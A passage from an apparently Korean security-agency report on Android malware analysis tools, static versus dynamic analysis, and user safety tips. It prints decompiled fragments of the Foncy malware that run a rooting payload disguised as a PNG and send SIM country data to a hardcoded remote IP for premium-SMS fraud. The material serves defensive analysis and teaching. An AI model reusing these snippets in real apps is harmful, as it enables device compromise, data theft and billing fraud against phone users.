이를 통해 해당 악성코드가 단말기 상태확인, SD카드 저장, 인터넷 연결, 진동 설정, WiFi 및 3G 등 네트워크 상태확인 등의 권한을 요구하는 것을 확인할 수 있다.

fency.apk가 실행되면 assets 폴더에 저장된 악성코드들을 추가로 실행된다. 디컴파일한 결과물 중 assets 폴더 내용을 확인하면 아래와 같은 파일들이 포함된 것을 알 수 있다.



[그림 20] assets 폴더 내용

assets 폴더에 저장된 파일을 확인해본 결과, 'boder01.png', 'footer01.png', 'header01.png' 등 세 개의 파일은 이미지로 가장한 악성코드였다.

다시 fency.apk로부터 추출한 smali 코드를 분석하면 [그림 2-14]과 같은 코드가 존재하는 것을 확인할 수 있다.

[그림 21] smali 코드 내용

```
.line 24
.local v1, bBuffer:[S
invoke-virtual {p0}, Lcom/android/bot/AndroidBotActivity;->getAssets() Landroid/content/res/AssetManager;
move-result-object v0


.line 25
.local v0, assetManager:Landroid/content/res/AssetManager;
const/4 v2, 0x0
```

[그림 21]의 smali 코드에서 보듯이, fency.apk는 getAssets() 메소드를 이용하여 assets 폴더에 있는 악성코드를 실행하는 것을 확인할 수 있다.

## 2) DEX2JAR

정적 분석을 위한 두 번째 툴로 DEX2JAR을 알아보자.

DEX2JAR은 APK파일에서 추출한 classes.dex 파일을 JAR 파일로 변환시킬 수 있는 리버스 엔지니어링 툴이다. 해당 툴을 이용해 classes.dex 파일로부터 추출한 JAR를 이용하여 자바코드를 획득할 수 있다.



[그림 22] DEX2JAR를 이용한 JAR 파일 추출 과정

다음의 링크를 통해서 DEX2JAR에 대한 자세한 정보와 툴을 다운로드 받을 수 있는 링크를 제공받을 수 있다.

- <http://code.google.com/p/dex2jar>

DEX2JAR의 설치 방법은 Downloads 페이지에서 'dex2jar-0.0.9.9.zip'을 다운받아서 압축해제하면 된다. APKTOOL과 마찬가지로, JRE가 사전에 설치되어 있어야 한다.



[그림 23] DEX2JAR에 대한 정보 및 다운로드 페이지

DEX2JAR를 이용하기 위해서는 먼저 APK 파일로부터 classes.dex 파일을 추출해야 한다. APK 파일의 확장자를 ZIP으로 변경 후 UNZIP 한 결과물에서 classes.dex 파일을 획득할 수 있다.

DEX2JAR의 실행 명령어는 다음과 같다.

- d2j-dex2jar [options] <file0> [file1 ... fileN]

: classes.dex 파일(file0)을 디컴파일하여 JAR파일을 생성함




[그림 24] DEX2JAR 실행 화면




이름	유형
META-INF	파일 폴더
res	파일 폴더
AndroidManifest.xml	XML 문서
classes.dex	DEX 파일
classes-dex2jar.jar	Executable Jar File
resources.arsc	ARSC 파일

[그림 25] DEX2JAR 실행 결과물

[그림 25]와 같이 DEX2JAR를 통하여 JAR 파일이 추출된 것을 확인할 수 있다. 추출된 JAR 파일로부터 자바 소스코드의 확인은 자바 디컴파일러 툴인 Jad, jd-gui 등을 이용한다.



[그림 26] jd-gui를 통해 확인한 자바 소스 코드



[그림 27] 원본 자바 코드와 추출한 자바 코드 비교

[그림 27]에서 보는 바와 같이 추출한 자바코드가 원본과 유사하게 나타나기 때문에 소스레벨의 분석이 가능하다.

앞서 분석 예제로 살펴본 악성코드 foncy.apk에 대해, DEX2JAR를 이용하여 추출한 자바파일에 [그림 28]와 같은 악성행위 소스코드를 확인할 수 있다.

```
ShellCommand.CommandResult localCommandResult2 =
    localShellCommand.sh.waitFor("chmod 777 /data/data/com.android.bot/files/header01.png");
ShellCommand.CommandResult localCommandResult3 =
    localShellCommand.sh.waitFor("/data/data/com.android.bot/files/header01.png");
Toast.makeText(getApplicationContext(), "0x14 Error - Not registered application.", 0).show();
```

[그림 28] 자바 소스코드 예제 1

[그림 28]의 자바 코드는 'header01.png'(자동루팅용 악성코드)를 실행시킨 후, 루팅이 완료되면 'footer01.png'(TRC봇)를 실행시킨다.

```
super.onCreate(paramBundle);
setContentViews(2130903040);
String str1 = ((TelephonyManager) getSystemService("phone")).getSimCountryIso();
if (new File("/etc/sent").exists())
    return;
String str2;
if (str1.equals("fr"))
    str2 = "81083";
for (String str3 = "ALL"; ; str3 = "WUUT")
{
```

[그림 29] 자바 소스코드 예제 2

또한, [그림 29]의 자바 코드는 악성코드가 설치된 단말기의 유심에 기록된 국가코드를 추출한다.

```
DefaultHttpClient localDefaultHttpClient = new DefaultHttpClient();
HttpGet localHttpGet = new HttpGet();
String str3 = "http://46.166.146.102/?=" + str2 + "///" + str1;
URI localURI = new URI(str3);
localHttpGet.setURI(localURI);
```

[그림 30] 자바 소스코드 예제 3

[그림 30]의 자바 코드에서는 특정한 정보를 표시된 URL 주소로 전송하고 있다.

실제 해당 악성코드는 [그림 2-22]의 예제 코드와 [그림 2-23]의 예제 코드를 활용하여 사용자 몰래 과금을 유발하는 SMS프리미엄 서비스를 발송하고 답변 메시지를 차단하고 있었다.

## 2. 동적 분석 도구

동적 분석을 하기 위한 대표적인 도구로 Monkey, Tcpdump에 대해 알아보자.

### 1) Monkey

먼저 안드로이드 앱에 대한 동적 분석 도구로 Monkey에 대해 알아보자.

Monkey는 Android SDK에서 제공하는 툴로 분석할 모바일 앱을 실제 단말기에서 구동시킨 후 클릭, 터치 또는 제스처 등의 사용자 이벤트를 무작위로 발생시켜 일어나는 로그를 수집하고 분석하는데 사용된다.

특정 모바일 앱에 대한 Monkey의 실행 명령어는 다음과 같다.


- adb shell monkey -p <your.package.name> -v <event-count>
- : 지정한 모바일 앱(your.package.name)을 구동시켜 임의의 사용자 이벤트를 지정한 횟수(event-count)만큼 발생시킴.

이벤트 발생에 대한 주요 옵션은 다음과 같다.

- throttle <milliseconds> : 이벤트 발생 간격 지정. 지정하지 않을 경우, 가능한 한 빠르게 이벤트를 발생시킴.
- pct-thouch <percent> : 터치 이벤트 발생 비율 조정. 터치 이벤트는 화면의 한 장소를 눌렀다가 떼는 것을 의미함.
- pct-motion <percent> : 모션 이벤트 발생 비율 조정. 모션 이벤트는 화면의 한 장소를 누른 후, 무작위로 다른 장소로 이동 후 떼는 것을 의미함.
- pct-nav <percent> : 기본이동 이벤트 발생 비율 조정. 기본이동 이벤트는 상하좌우 방향키 입력을 의미함.
- pct-majornav <percent> : 주요이동 이벤트 발생 비율 조정. 주요이동 이벤트는 Select키, Back키, Menu키 입력을 의미함.
- pct-syskeys <percent> : 시스템키 이벤트 발생 비율 조정. 시스템키 이벤트는 시스템에 예약된 Home키, Back키, 볼륨키, 전화 걸기 및 끊기키 입력을 의미함.

Monkey 툴에 대한 자세한 정보는 아래의 경로에서 확인 가능하다.

- <http://developer.android.com/intl/ko/tools/help/monkey.html>



[그림 31] Monkey 툴에 대한 정보

## 2) Tcpdump

안드로이드 앱에 대한 동적 분석을 위한 도구로 Tcpdump에 대해 알아보자.

Tcpdump는 유닉스 혹은 리눅스 환경에서 네트워크 인터페이스를 거치는 패킷들의 내용을 캡처할 때 주로 사용하는 도구다. 안드로이드 플랫폼도 일종의 리눅스이기 때문에 Tcpdump를 이용하여 네트워크를 통한 통신데이터를 모니터링 할 수 있다.

Tcpdump를 단말기에 설치하기에 앞서 네트워크를 모니터링 하는 기능은 안드로이드 시스템의 root권한을 필요로 하기 때문에 단말기 루팅을 통해 root권한을 먼저 획득해야만 한다.

Tcpdump를 설치하기 위한 파일은 [www.tcpdump.org](http://www.tcpdump.org)에서 다운로드 받을 수 있다. Downloads 링크를 통해 최신 버전의 tcpdump 패키지(tcpdump-4.4.0.tar.gz)와 libpcap 패키지(libpcap-1.4.0.tar.gz)를 다운로드 받는다. 다운받은 패키지의 컴파일 및 빌드를 위한 환경으로는 Ubuntu 10.04 LTS를 추천한다.

다운로드 받은 패키지를 설치하기 위한 과정은 다음과 같다.

### 1. libpcap 패키지를 ARM CPU 옵션을 통한 Build

```
$ tar zxvf libpcap-x.x.x.tar.gz
$ cd libpcap-x.x.x/
$ CC=arm-angstrom-linux-gnueabi-gcc ac_cv_linux_vers=2 ./configure --host=arm-linux
--with-pcap=linux
$ make
```

## 2. tcpdump 패키지를 ARM CPU 옵션을 통한 Build

```
$ tar zxvf tcpdump-x.x.x.tar.gz
$ cd tcpdump-x.x.x/
$ CC=arm-angstrom-linux-gnueabi-gcc ac_cv_linux_vers=2 ./configure --host=arm-linux
--with-pcap=linux
$ make
```

- 다음의 에러가 발생할 경우 : undefined reference to ‘\_\_isoc99\_sscanf’  
 ‘faulty.c’ 파일에 ‘#define \_GNU\_SOURCE’를 추가한다.

## 3. adb 명령어를 이용하여 실행파일 설치 및 권한 설정

```
adb push ./tcpdump-arm /data/local/
adb shell chmod 777 /data/local/tcpdump-arm
```


## 4. tcpdump 명령을 통해 네트워크 패킷 모니터링

예시1) 전체 네트워크 패킷 모니터링

```
adb shell /data/local/tcpdump-arm -l -n -s -w /data/local/capture.pcap
```

예시1) HTTP 통신(port 80) 패킷 모니터링

```
adb shell /data/local/tcpdump-arm -X -n -s 0 port 80
```




```
C:\adt-bundle\sdk\platform-tools>adb shell
shell@android:/ $ tcpdump -i rnet_usb1
tcpdump -i rnet_usb1
tcpdump: rnet_usb1: You don't have permission to capture on that device
(socket: Operation not permitted)
1:shell@android:/ $ su
su
root@android:/ # tcpdump -i rnet_usb1
tcpdump -i rnet_usb1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on rnet_usb1, link-type LINUX_SLL (Linux cooked), capture size 65535
bytes
07:46:50.843372 IP 10.241.153.18.44206 > 121.78.146.136.5600: Flags [F.], seq 21
10234816, ack 3173063271, win 253, options [nop,nop,TS val 274412 ecr 59960467],
length 0
07:46:51.099377 IP 10.241.153.18.44206 > 121.78.146.136.5600: Flags [F.], seq 0,
ack 1, win 253, options [nop,nop,TS val 274438 ecr 59960467], length 0
07:46:51.619932 IP 10.241.153.18.44206 > 121.78.146.136.5600: Flags [F.], seq 0,
ack 1, win 253, options [nop,nop,TS val 274490 ecr 59960467], length 0
07:46:52.659609 IP 10.241.153.18.44206 > 121.78.146.136.5600: Flags [F.], seq 0,
ack 1, win 253, options [nop,nop,TS val 274594 ecr 59960467], length 0
```

[그림 32] tcpdump를 통한 네트워크 모니터링 예시

다음의 링크를 통해서 툴에 대한 자세한 정보와 툴을 다운로드 받을 수 있는 링크를 제공받을 수 있다.

- <http://www.tcpdump.org>



## IV. 결론

지금까지 알아본 정적 분석과 동적 분석 방법은 일반 사용자가 사용하기에는 다소 어려움이 있다. 때문에 이러한 방법들은 모바일 앱을 검증하고 악성코드를 탐지하는 전문가 또는 시스템에 활용될 것이다. 한국인터넷진흥원에서는 이 두가지 분석 방법을 적용한 ‘모바일 악성행위 검증 시스템’을 ‘12년에 구축하여 현재 시범 운영을 통해 구글의 정식마켓과 블랙마켓을 통해 배포되는 안드로이드 앱을 대상으로 악성행위를 검증하고 있다.

정적 분석과 동적 분석 방법을 비교하여 장단점을 알아보고 ‘모바일 앱 악성행위 검증 시스템’의 활용 결과를 소개하고 글을 마무리 하고자 한다.

### 1. 정적 분석과 동적 분석의 비교

정적 분석 방법은 실제로 모바일 앱을 구동하지 않고 소스만을 통해서 분석하기 때문에 성능 면에서 동적 분석에 비해 유리하다. 동적 분석은 실제로 모바일 앱을 단말기에 설치해서 모든

코드 영역을 구동해야 하기 때문에 정적 분석에 비해 좀 더 많은 시간 자원과 하드웨어 자원을 필요로 한다.

그에 반해 정적 분석은 허위탐지의 위험이 있다. 특정 API 또는 API들의 패턴을 악성행위로 설정하고 이를 통해 악성여부를 판단한다. 그런데 악성행위로 설정한 패턴이 실제로는 악성행위가 아닌 서비스를 위한 행위인 경우도 발생할 수 있는 것이다. 이러한 허위탐지를 줄이기 위해 악성행위 설정 API 및 패턴을 줄이면, 오히려 악성행위에 대한 미탐지율이 올라가는 문제가 생긴다. 게다가 리버스 엔지니어링에 대비하여 코드난독화가 된다면 분석 자체가 어려워질 수도 있다.

반면 동적 분석 방법은 실제 모바일 앱의 구동을 통해 분석하기 때문에 정적분석에 비해 정확한 값을 가지고 악성행위 실행여부를 판단할 수 있다. 실제 구동을 통해 악성행위 여부를 판단하기 때문에 허위탐지율이 정적 분석에 비해 낮은 편이다.

하지만 프로그램의 모든 영역을 실행할 수 있는 테스트 케이스를 만들어야 한다는 문제가 있다. 예를 들어 특정한 상황에서만 실행되는 악성코드가 있다면, 그 상황이 테스트 케이스에서 실행되지 않으면 적절한 검증에 실패할 수도 있는 것이다. 결국 프로그램의 얼마나 많은 부분을 실행시키느냐가 동적 분석의 성능을 좌우하게 된다.

〈표 1〉 정적 분석과 동적 분석의 장단점

	장점	단점
정적 분석	낮은 유지비용 프로그램 전역에 대한 분석 가능	허위탐지와 미탐지의 한계 코드난독화 적용시 분석이 어려움
동적 분석	실제 실행결과를 통한 악성행위에 대한 정확한 탐지	시간 및 하드웨어 자원등에 대한 높은 유지비용 코드 커버리지에 대한 테스트 케이스의 한계

이처럼 정적 분석은 그 하나만으로는 부족한 면이 있고 동적 분석 또한 한계점을 갖고 있다. 그렇기 때문에 보다 정확한 악성행위 검증을 위해서는 두가지 분석 방법을 적절히 함께 사용해야 할 것이다.



## 2. 모바일 앱 악성행위 검증 시스템 운영 결과를 통한 분석 방법 비교

한국인터넷진흥원에서는 정적 분석과 동적 분석의 한계를 극복하고 절차의 번거로움을 줄인 자동화 시스템을 '12년 개발하여 현재 시범 운영중에 있다. '모바일 앱 악성행위 검증 시스템'이라고 불리는 이 시스템은 구글마켓(무료)과 블랙마켓의 앱을 자동으로 수집하고 정적 분석, 동적 분석과 함께 상용 백신을 통한 검사를 자동으로 수행하고 한다.

악성행위를 검증하기 위해 객체(76개), 수단(14개), 행위(17개)의 조합으로 악성행위의 패턴유형을 정의하였고 각 유형의 위험도에 따라 점수가 책정되어 있다. 그래서 분석결과에 악성행위로 판단되는 패턴유형이 많이 발견되었을 경우 높은 점수를 받게 되며 이를 악성앱이라고 판단하고 있다.

No.	Package & Class	Method	설명	Argument	Return Value	해당 사항		
						객체	수단	행위
1	android.location.Location	getLatitude	위치정보 (위도) 조회	void	double	OBJ_INFO_LOCATION_LATITUDE	METHOD_GPS	ACTION_GET
2	android.location.Location	getLongitude	위치정보 (경도) 조회	void	double	OBJ_INFO_LOCATION_LONGITUDE	METHOD_GPS	ACTION_GET
3	android.location.LocationManager	getLastKnownLocation	위치정보 (현재위치) 조회	Provider	Location	OBJ_INFO_LOCATION_LATITUDE, OBJ_INFO_LOCATION_LONGITUDE	METHOD_GPS	ACTION_GET
4	android.location.Geocoder	getFromLocation	위치정보로 부터 주소 조회	double, double	List <Address>	OBJ_INFO_LOCATION_LATITUDE, OBJ_INFO_LOCATION_LONGITUDE	METHOD_SDK_UNKNOWN	ACTION_GET
5	android.location.Geocoder	getFromLocationName	위지이름으로 부터 주소 조회	String, int, double, double, double, double	List <Address>	OBJ_INFO_LOCATION_NAME	METHOD_SDK_UNKNOWN	ACTION_GET

[그림 34] 악성행위 패턴유형 일부분

정적분석은 역공학을 이용해 해당 앱의 소스에서 악성행위로 판단할 수 있는 코드의 호출 패턴을 찾아낸다. 앱 분석은 크기에 따라 수초에서 수분이 소요되며 보통 30초 이내에 정적분석이 완료된다. 보통 수집과 동시에 정적분석이 진행되며 지연 시간없이 바로 분석된다.

동적분석은 실제 단말기와 에뮬레이터에 직접 앱을 설치하여 동작을 해보고 각 동작에서 실행되는 코드를 탐지하여 악성행위를 찾아낸다. 시스템에 여섯대의 단말기와 여덟개의 에뮬레이터가 설치되어 있다. 동적 분석은 앱을 단말기와 에뮬레이터에 설치하고 가능한 모든 행위를 실행하기 때문에 정적분석과 다르게 상대적으로 시간이 많이 소요된다. 또 악성앱으로 인하여 단말기가 악성코드에 감염되어 장애가 발생하는 빈도가 높아 주기적으로 단말기 초기화 및 장애를 처리해야 한다. 본 시스템은 단말기와 에뮬레이터의 수가 정해져 있기 때문에 하루에 처리할 수 있는 앱 분석 개수도 한계가 있어 하루에 200개에서 300개 정도 앱을 분석할 수 있다.

이와 같은 '모바일 앱 악성행위 검증 시스템'의 운영 결과를 통해서 정적 분석과 동적 분석의 특징을 다시 확인할 수 있었다.

같은 모바일앱에 대해 정적 분석에서 악성앱으로 분류된 앱의 수는 동적 분석에서 악성앱으로



분류된 앱의 수에 비해 절반으로 나타났다. 이를 통해, 동적 분석이 정적 분석에 비해 보다 정확한 탐지를 하고 있는 것을 확인할 수 있었다.

또한, 대부분의 앱이 30초 이내에 정적 분석을 완료하였지만 동적 분석은 하루에 200개에서 300개 정도의 앱만을 분석 가능할 정도로 많은 시간을 필요로 하였다. 이런 부분에서 두 분석 방법에서 필요한 유지비용의 차이 역시 확인할 수 있었다.

마지막으로 ‘모바일 앱 악성행위 검증 시스템’의 정적 분석과 동적 분석 결과가 상용 모바일 백신 검증 결과가 거의 비슷하게 나오는 것을 통해 시스템 상에 구현된 정적 분석과 동적 분석이 모바일 앱에 대해 악성행위를 적절히 탐지하고 있음 확인할 수 있었다.

### 3. 일반 사용자가 주의할 점

일반적인 사용자가 모바일 악성코드에 감염되는 것을 예방하기 위해서는 먼저 출처가 불분명한 모바일 앱을 설치해서는 안된다. 대부분의 악성앱이 블랙마켓을 통해 유포되기 때문에 출처를 알 수 없는 앱을 이용하는 것은 그만큼 악성코드에 감염될 가능성을 높게 한다.

정상적인 마켓에서 모바일 앱을 다운로드 받더라도 과도한 권한을 요구하는 모바일 앱은 의심해볼 필요가 있다. 개인정보, 위치 서비스 혹은 과금 서비스 등 그 기능이 필요하지 않음에도 권한을 요구한다면 의심해볼 필요가 있다.

또한, 모바일 환경에도 백신을 사용하는 것이 좋다. 백신이나 KISA의 폰키퍼 등을 통해 자신의 스마트폰에 설치된 앱이 악성앱인지 확인할 수 있다.

- ※ 폰키퍼 : KISA가 개발 보급한 무료 보안앱으로 스마트폰의 비밀번호 설정 및 백신 설치 여부, 설치프로그램의 악성코드 감염 여부등을 점검할 수 있음
- ※ 다운로드 : KISA, 구글 플레이 및 국내 이동사 앱 장터(Tstore, Ollhe, U+ 마켓) 등에서 ‘폰키퍼’, ‘스마트폰 보안’을 키워드로 검색하면 다운로드 가능

루팅 등을 통해 플랫폼 설정을 변경하는 것도 피하는 것이 좋다. 루팅이나 탈옥 등은 사용자에게 필요이상의 권한을 가지게 하여 악성행위에 보다 쉽게 노출될 수 있기 때문에 신중한 관리가 필요하다.

마지막으로 운영체제 및 백신을 항상 최신 버전으로 업데이트를 하는 것도 필요하다. 해커들의 다양한 공격기법에 대응하고 스마트폰을 안전하게 사용하기 위해서 최신 버전으로 업데이트를 하는 것이 좋다.

결국, 스마트폰 사용이 일상화된 요즘 범람하고 있는 악성코드를 피하기 위해서는 사용자 스스로의 관심과 주의가 무엇보다 중요하다고 할 수 있다.

## 참고문헌

- 방송통신위원회, 유무선통신서비스 가입자 현황 (2012년 전체), 2013.3
- 방송통신위원회, 유무선통신서비스 가입자 현황 (2013년 1월말 기준), 2013.3
- 한국인터넷진흥원, 2012년 하반기 스마트폰이용실태조사, 2013.1
- 한국인터넷진흥원, 주간인터넷동향 "[6월 2주] 구글 안드로이드 마켓 악성코드 검사시스템 우회방법 등장", 2012.6
- F-Secure, Mobile Threat Report Q4 2012, 2013.3
- Geek, "Geinimi Android Trojan apperars in China ready to steal your data", 2010.12,  
 <<http://www.geek.com/chips/geinimi-android-trojan-appears-in-china-ready-to-steal-your-data-1302840/>>
- StatCounter, "Top 8 Mobile Operating Systems in South Korea from Apr 2012 to Mar 2013", 2013.5, <[http://gs.statcounter.com/?#mobile\\_os-KR-monthly-201204-201303](http://gs.statcounter.com/?#mobile_os-KR-monthly-201204-201303)>
- Trend Micro, "Android Malware, believe the hype", 2013.3, <<http://countermeasures.trendmicro.eu/android-malware-believe-the-hype/>>
- TrustGo, "New Virus SMSZombie.A Discovered by TrustGo Security Labs", 2012.8, <<http://blog.trustgo.com/SMSZombie/>>
- Xuxian Jiang, "An Evaluation of the Application Verification Sevice in Android 4.2", 2012.12, <<http://www.cs.ncsu.edu/faculty/jiang/appverify/>>